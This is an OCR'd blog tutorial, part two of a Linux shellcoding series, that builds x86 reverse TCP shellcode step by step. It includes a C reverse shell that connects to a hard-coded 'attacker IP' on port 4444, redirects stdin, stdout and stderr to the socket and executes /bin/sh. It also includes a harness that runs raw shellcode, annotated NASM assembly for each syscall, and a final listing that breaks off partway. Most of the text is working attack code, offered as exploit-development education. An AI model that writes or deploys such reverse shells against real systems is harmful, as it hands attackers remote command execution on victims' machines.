
Linux shellcoding - part 2. Reverse TCP shellcode

cocomelonc.github.io/tutorial/2021/10/17/linux-shellcoding-2.html

October 17, 2021

10 minute read

Hello, cybersecurity enthusiasts and white hackers!



In the first post about shellcoding, we spawned a regular shell. Today my goal will be to write reverse TCP shellcode.

testing shellcode

When testing shellcode, it is nice to just plop it into a program and let it run. We will use the same code as in the first post (`run.c`):

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "my shellcode here";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

reverse TCP shell

We will take the C code that starts the reverse TCP shell from one of my previous posts. So our base (`shell.c`):

```
/*
shell.c - reverse TCP shell
author: @cocomelonc
demo shell for linux shellcoding example
*/
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <unistd.h>

int main () {

        // attacker IP address
        const char* ip = "127.0.0.1";

        // address struct
        struct sockaddr_in addr;
        addr.sin_family = AF_INET;
        addr.sin_port = htons(4444);
        inet_aton(ip, &addr.sin_addr);

        // socket syscall
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);

        // connect syscall
        connect(sockfd, (struct sockadr *)&addr, sizeof(addr));

        for (int i = 0; i < 3; i++) {
                // dup2(sockftd, 0) - stdin
                // dup2(sockfd, 1) - stdout
                // dup2(sockfd, 2) - stderr
                dup2(sockfd, i);
        }

        // execve syscall
        execve("/bin/sh", NULL, NULL);

        return 0;
}
```


assembly preparation

As shown in the C source code, you need to translate the following calls into Assembly language:

- create a socket.
- connect to a specified IP and port.
- then redirect stdin, stdout, stderr via `dup2`.
- launch the shell with `execve`.

create socket


You need syscall `0x66` (SYS_SOCKETCALL) to basically work with sockets:



Then cleanup `eax` register:

```
; int socketcall(int call, unsigned long *args);
push 0x66          ; sys_socketcall 102
pop  eax           ; zero out eax
```

The next important part - the different functions calls of the socketcall syscall can be found in `/usr/include/linux/net.h`:



So you need to start with `SYS_SOCKET (0x1)` then cleanup `ebx`:

```
push 0x1          ; sys_socket 0x1
pop  ebx          ; zero out ebx
```

The `socket()` call basically takes 3 arguments and returns a socket file descriptor:

```
sockfd = socket(int socket_family, int socket_type, int protocol);
```


So you need to check different header files to find the definitions for the arguments.
For `protocol`:

```
nvim /usr/include/linux/in.h
```

```
#if __UAPI_DEF_IN_IPPROTO
/* Standard well-defined IP protocols.  */
enum {
  IPPROTO_IP = 0,               /* Dummy protocol for TCP               */
#define IPPROTO_IP              IPPROTO_IP
  IPPROTO_ICMP = 1,             /* Internet Control Message Protocol    */
#define IPPROTO_ICMP            IPPROTO_ICMP
  IPPROTO_IGMP = 2,             /* Internet Group Management Protocol   */
#define IPPROTO_IGMP            IPPROTO_IGMP
  IPPROTO_IPIP = 4,             /* IPIP tunnels (older KA9Q tunnels use 94) */
#define IPPROTO_IPIP            IPPROTO_IPIP
  IPPROTO_TCP = 6,              /* Transmission Control Protocol        */
#define IPPROTO_TCP             IPPROTO_TCP
  IPPROTO_EGP = 8,              /* Exterior Gateway Protocol            */
#define IPPROTO_EGP             IPPROTO_EGP
  IPPROTO_PUP = 12,             /* PUP protocol                         */
#define IPPROTO_PUP             IPPROTO_PUP
  IPPROTO_UDP = 17,             /* User Datagram Protocol               */
#define IPPROTO_UDP             IPPROTO_UDP
  IPPROTO_IDP = 22,             /* XNS IDP protocol                     */
#define IPPROTO_IDP             IPPROTO_IDP
  IPPROTO_TP = 29,              /* SO Transport Protocol Class 4        */
#define IPPROTO_TP              IPPROTO_TP
  IPPROTO_DCCP = 33,            /* Datagram Congestion Control Protocol */
#define IPPROTO_DCCP            IPPROTO_DCCP
  IPPROTO_IPV6 = 41,            /* IPv6-in-IPv4 tunnelling              */
#define IPPROTO_IPV6            IPPROTO_IPV6
  IPPROTO_RSVP = 46,            /* RSVP Protocol                        */
#define IPPROTO_RSVP            IPPROTO_RSVP
/usr/include/linux/in.h [RO]
```


For `socket_type`:

```
nvim /usr/include/bits/socket_type.h
```



For `socket_family`:

```
nvim /usr/include/bits/socket.h
```




```
# define __socklen_t_defined
#endif

/* Get the architecture-dependent definition of enum __socket_type.  */
#include <bits/socket_type.h>

/* Protocol families.  */
#define PF_UNSPEC       0       /* Unspecified.  */
#define PF_LOCAL        1       /* Local to host (pipes and file-domain).  */
#define PF_UNIX         PF_LOCAL /* POSIX name for PF_LOCAL.  */
#define PF_FILE         PF_LOCAL /* Another non-standard name for PF_LOCAL.  */
#define PF_INET         2       /* IP protocol family.  */
#define PF_AX25         3       /* Amateur Radio AX.25.  */
#define PF_IPX          4       /* Novell Internet Protocol.  */
#define PF_APPLETALK    5       /* Appletalk DDP.  */
#define PF_NETROM       6       /* Amateur radio NetROM.  */
#define PF_BRIDGE       7       /* Multiprotocol bridge.  */
#define PF_ATMPVC       8       /* ATM PVCs.  */
#define PF_X25          9       /* Reserved for X.25 project.  */
#define PF_INET6        10      /* IP version 6.  */
#define PF_ROSE         11      /* Amateur Radio X.25 PLP.  */
#define PF_DECnet       12      /* Reserved for DECnet project.  */
#define PF_NETBEUI      13      /* Reserved for 802.2LLC project.  */
#define PF_SECURITY     14      /* Security callback pseudo AF.  */
#define PF_KEY          15      /* PF_KEY key management API.  */
#define PF_NETLINK      16
#define PF_ROUTE        PF_NETLINK /* Alias to emulate 4.4BSD.  */
#define PF_PACKET       17      /* Packet family.  */
#define PF_ASH          18      /* Ash.  */
#define PF_ECONET       19      /* Acorn Econet.  */
/usr/include/x86_64-linux-gnu/bits/socket.h [RO]
```

Based on this info, you can push the different arguments (socket_family, socket_type, protocol) onto the stack after cleaning up the `edx` register:

```
xor   edx, edx     ; zero out edx

; int socket(int domain, int type, int protocol);
push edx          ; protocol = IPPROTO_IP (0x0)
push ebx          ; socket_type = SOCK_STREAM (0x1)
push 0x2          ; socket_family = AF_INET (0x2)
```

And since `ecx` needs to hold a pointer to this structure, a copy of the `esp` is required:

```
mov   ecx, esp     ; move stack pointer to ecx
```

finally execute syscall:

```
int   0x80         ; syscall (exec sys_socket)
```

which returns a socket file descriptor to `eax`.

In the end:

```
xchg edx, eax    ; save result (sockfd) for later usage
```

connect to a specified IP and port

First you need the standard socketcall-syscall in `al` again:


```
; int socketcall(int call, unsigned long *args);
mov  al, 0x66    ; socketcall 102
```

Let's go to look at the `connect()` arguments, and the most interesting argument is the `sockaddr` struct:

```
struct sockaddr_in {
   __kernel_sa_family_t  sin_family;     /* Address family               */
  __be16                 sin_port;       /* Port number                  */
  struct in_addr         sin_addr;       /* Internet address             */
};
```

So you need to place arguments at this point. Firstly, `sin_addr`, then `sin_port` and the last one is `sin_family` (remember: reverse order!):

```
; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
push 0x0101017f  ; sin_addr = 127.1.1.1 (network byte order)
push word 0x5c11 ; sin_port = 4444
```



`ebx` contains 0x1 at this point because of pressing `socket_type` during the `socket ()` call, so after increasing `ebx`, ebx should be `0x2` (the `sin_family` argument):

```
inc  ebx         ; ebx = 0x02
push word bx     ; sin_family = AF_INET
```

Then save the stack pointer to this sockaddr struct to `ecx`:

```
mov  ecx, esp    ; move stack pointer to sockaddr struct
```

Then:

```
push 0x10         ; addrlen = 16
push ecx          ; const struct sockaddr *addr
push edx          ; sockfd
mov  ecx, esp     ; move stack pointer to ecx (sockaddr_in struct)
inc  ebx          ; sys_connect (0x3)
int  0x80         ; syscall (exec sys_connect)
```

redirect stdin, stdout and stderr via dup2

Now we set start-counter and reset `ecx` for loop:

```
push 0x2          ; set counter to 2
pop  ecx          ; zero to ecx (reset for newfd loop)
```

`ecx` is now ready for the loop, just saving the socket file descriptor to `ebx` as you need it there during the dup2-syscall:

```
xchg ebx, edx     ; save sockfd
```

Then, `dup2` takes 2 arguments:

```
int dup2(int oldfd, int newfd);
```

Where `oldfd` (ebx) is the client socket file descriptor and `newfd` is used with stdin(0), stdout(1) and stderr(2):

```
for (int i = 0; i < 3; i++) {
    // dup2(sockftd, 0) - stdin
    // dup2(sockfd, 1) - stdout
    // dup2(sockfd, 2) - stderr
    dup2(sockfd, i);
}
```


So, the `sys_dup2` syscall is executed three times in an ecx-based loop:

```
dup:
  mov  al, 0x3f     ; sys_dup2 = 63 = 0x3f
  int  0x80         ; syscall (exec sys_dup2)
  dec  ecx          ; decrement counter
  jns  dup          ; as long as SF is not set -> jmp to dup
```

`jns` basically jumps to “dup” as long as the signed flag (`SF`) is not set.

Let’s go to debug with `gdb` and check `ecx` value:

```
gdb -q ./rev
```



As you can see, after third `dec ecx` it contains `0xffffffff` which is equal -1 and the `SF` got set and the shellcode flow continues.

In result, all three output are redirected :)

launch the shell with execve

This part of code are similar to the example from the first part, but again with a small change:

```
; spawn /bin/sh using execve
; int execve(const char *filename, char *const argv[],char *const envp[]);
mov  al, 0x0b    ; syscall: sys_execve = 11 (mov eax, 11)
inc  ecx         ; argv=0
mov  edx, ecx    ; envp=0
push edx         ; terminating NULL
push 0x68732f2f  ; "hs//"
push 0x6e69622f  ; "nib/"
mov  ebx, esp    ; save pointer to filename
int  0x80        ; syscall: exec sys_execve
```

As you can see, we need to push the terminating `NULL` for the `/bin//sh` string seperately onto the stack, because there isn't already one to use.

So we are done.

final complete shellcode

My complete, commented shellcode:

```
; run reverse TCP /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o rev.o rev.asm
; ld -m elf_i386 -o rev rev.o && ./rev
; 32-bit linux

section .bss

section .text
  global _start   ; must be declared for linker

_start:           ; linker entry point

  ; create socket
  ; int socketcall(int call, unsigned long *args);
  push 0x66        ; sys_socketcall 102
  pop  eax         ; zero out eax
  push 0x1         ; sys_socket 0x1
  pop  ebx         ; zero out ebx
  xor  edx, edx    ; zero out edx

  ; int socket(int domain, int type, int protocol);
  push edx         ; protocol = IPPROTO_IP (0x0)
  push ebx         ; socket_type = SOCK_STREAM (0x1)
  push 0x2         ; socket_family = AF_INET (0x2)
  mov  ecx, esp    ; move stack pointer to ecx
  int  0x80        ; syscall (exec sys_socket)
  xchg edx, eax    ; save result (sockfd) for later usage

  ; int socketcall(int call, unsigned long *args);
  mov  al, 0x66    ; socketcall 102

  ; int connect(int sockfd, const struct sockaddr *addr, socklen_t addrlen);
  push 0x0101017f  ; sin_addr = 127.1.1.1 (network byte order)
  push word 0x5c11 ; sin_port = 4444
  inc  ebx         ; ebx = 0x02
  push word bx     ; sin_family = AF_INET
  mov  ecx, esp    ; move stack pointer to sockaddr struct

  push 0x10        ; addrlen = 16
  push ecx         ; const struct sockaddr *addr
  push edx         ; sockfd
  mov  ecx, esp    ; move stack pointer to ecx (sockaddr_in struct)
  inc  ebx         ; sys_connect (0x3)
  int  0x80        ; syscall (exec sys_connect)

  ; int socketcall(int call, unsigned long *args);
  ; duplicate the file descriptor for
  ; the socket into stdin, stdout, and stderr
  ; dup2(sockfd, i); i = 1, 2, 3
  push 0x2         ; set counter to 2
  pop  ecx         ; zero to ecx (reset for newfd loop)
```

